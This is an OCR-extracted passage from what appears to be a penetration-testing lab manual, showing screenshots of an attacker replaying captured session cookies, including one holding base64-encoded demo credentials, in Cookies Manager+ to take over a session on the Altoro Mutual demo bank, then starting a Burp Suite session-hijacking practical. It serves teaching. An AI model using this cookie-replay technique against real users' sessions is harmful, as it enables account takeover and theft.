






Now the attacker can configure those cookies (above highlighted) in ***cookie manager +*** as shown in below images to gain access to the target's active session.






Altoro Mutual: Online Banking Home - Mozilla Firefox
BeEF Control Panel
Altoro Mutual: Online Ba...
Inbox (454) - ishudinn...
altoromutual.com/bank/main.aspx
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started
AltoroMutual
Sign Off | Contact Us | Feedback | Search
Go
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
View Application Values
Edit Users
Cookies Manager+ v1.14.3 [showing 5 of 1289, selected 1]
File Edit View Tools Help
Search: altoromutual.com
Refresh
Domain
Name
altoromutual.com amSessionId
altoromutual.com amUserId
altoromutual.com amUserInfo
altoromutual.com ASP.NET_SessionId
Name: amSessionId
R/W Content: 72330481408
URL JSON B64
Domain: altoromutual.com
Path: /
R/W Send For: Any type of connection
R/W Expires: At end of session
New Cookie
Edit
Delete
Close
Privacy Policy | Security Statement | © 2018 Altoro Mutual, Inc.
The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose
not a real banking site. Similarities, if any, to third party products and/or
websites are purely coincidental. This site is provided "as is" without warranty
of Use, please go to http://www.watchfire.com/statements/terms.aspx.
Copyright © 2018, Watchfire Corporation, All rights reserved.


Applications
Places
Firefox ESR
Sun 17:01
Altoro Mutual: Online Banking Home - Mozilla Firefox
BeEF Control Panel
Altoro Mutual: Online Ba...
Inbox (454) - ishudinn...
altoromutual.com/bank/main.aspx
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started
AltoroMutual
Sign Off | Contact Us | Feedback | Search
Go
DEMO SITE ONLY
MY ACCOUNT
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
View Application Values
Edit Users
Cookies Manager+ v1.14.3 [showing 5 of 1289, selected 1]
Edit cookie - Cookies Manager+
Name: amSessionId
Content: 62248454642
Actions
Wrap text
Domain: altoromutual.com
Path: /
Send For: Any type of connection
Http Only: No
Expires: at end of session
Save as new
Save
Cancel
New Cookie
Edit
Delete
Close
Privacy Policy | Security Statement | © 2018 Altoro Mutual, Inc.
The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose
not a real banking site. Similarities, if any, to third party products and/or
websites are purely coincidental. This site is provided "as is" without warranty
of Use, please go to http://www.watchfire.com/statements/terms.aspx.
Copyright © 2018, Watchfire Corporation, All rights reserved.


Applications
Places
Firefox ESR
Sun 17:01
Altoro Mutual: Online Banking Home - Mozilla Firefox
BeEF Control Panel
Altoro Mutual: Online Ba...
Inbox (454) - ishudinn...
altoromutual.com/bank/main.aspx
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started
AltoroMutual
Sign Off | Contact Us | Feedback | Search
Go
DEMO SITE ONLY
MY ACCOUNT
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
View Application Values
Edit Users
Privacy Policy | Security Statement | © 2018 Altoro Mutual, Inc.
The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose
websites are purely coincidental. This site is provided "as is" without warranty
Copyright © 2018, Watchfire Corporation, All rights reserved.
Cookies Manager+ v1.14.3 [showing 5 of 1289, selected 1]
Edit cookie - Cookies Manager+
Name: amUserId
Content: 100116014
Actions
Wrap text
Domain: altoromutual.com
Path: /
Send For: Any type of connection
Http Only: No
Expires: at end of session
Save as new
Save
Cancel
New Cookie
Edit
Delete
Close


Applications
Places
Firefox ESR
Sun 17:02
Altoro Mutual: Online Banking Home - Mozilla Firefox
BeEF Control Panel
Altoro Mutual: Online Ba...
Inbox (454) - ishudinn...
altoromutual.com/bank/main.aspx
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started
AltoroMutual
Sign Off | Contact Us | Feedback | Search
Go
DEMO SITE ONLY
MY ACCOUNT
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
View Application Values
Edit Users
Privacy Policy | Security Statement | © 2018 Altoro Mutual, Inc.
The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose
websites are purely coincidental. This site is provided "as is" without warranty
Copyright © 2018, Watchfire Corporation, All rights reserved.
Cookies Manager+ v1.14.3 [showing 5 of 1290, selected 1]
Edit cookie - Cookies Manager+
Name: amUserInfo
Content: UserName=anNtaXRo&Password=ZGVtbzEyMzQ=
Actions
Wrap text
Domain: altoromutual.com
Path: /
Send For: Any type of connection
Http Only: No
date
Expires: June 24, 2018 20:59:59
June 24 , 2018 20 : 59
Save as new
Save


Applications
Places
Firefox ESR
Sun 17:03
Altoro Mutual: Online Banking Home - Mozilla Firefox
BeEF Control Panel
Altoro Mutual: Online Ba...
altoromutual.com/bank/main.aspx
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started
AltoroMutual
Sign Off | Contact Us | Feedback | Search
Go
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
Hello
Welcome to Altoro Mutual Online.
View Account Details:
1001160140 Checking
GO
Privacy Policy | Security Statement | © 2018 Altoro Mutual, Inc.
The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to http://www.watchfire.com/statements/terms.aspx.
Copyright © 2018, Watchfire Corporation, All rights reserved.



Altoro Mutual: Account In...
altoromutual.com/bank/account.aspx
150%
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Getting Started
AltoroMutual
Sign Off | Contact Us | Feedback | Search
Go
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
Account History - 1001160140
Balance Detail
1001160140 Checking
Select Account
Amount
Ending balance as of 7/28/2018 2:13:14 AM
-800
Available balance
-800
Credits
Account
Date
Description
Amount
1001160140
12/29/2004
Paycheck
1200
1001160140
05/14/2015
Balance Deposit
12

Practical 3: Pentesting web application to identify Session hijacking vulnerability.


This practical concentrates on identifying session hijacking vulnerability using Burp proxy.


Requirements: PC1 running burp suite (kali linux), PC2.

Start Burp Suite on PC1 and configure the proxy to IP address of PC1 and port 8080.




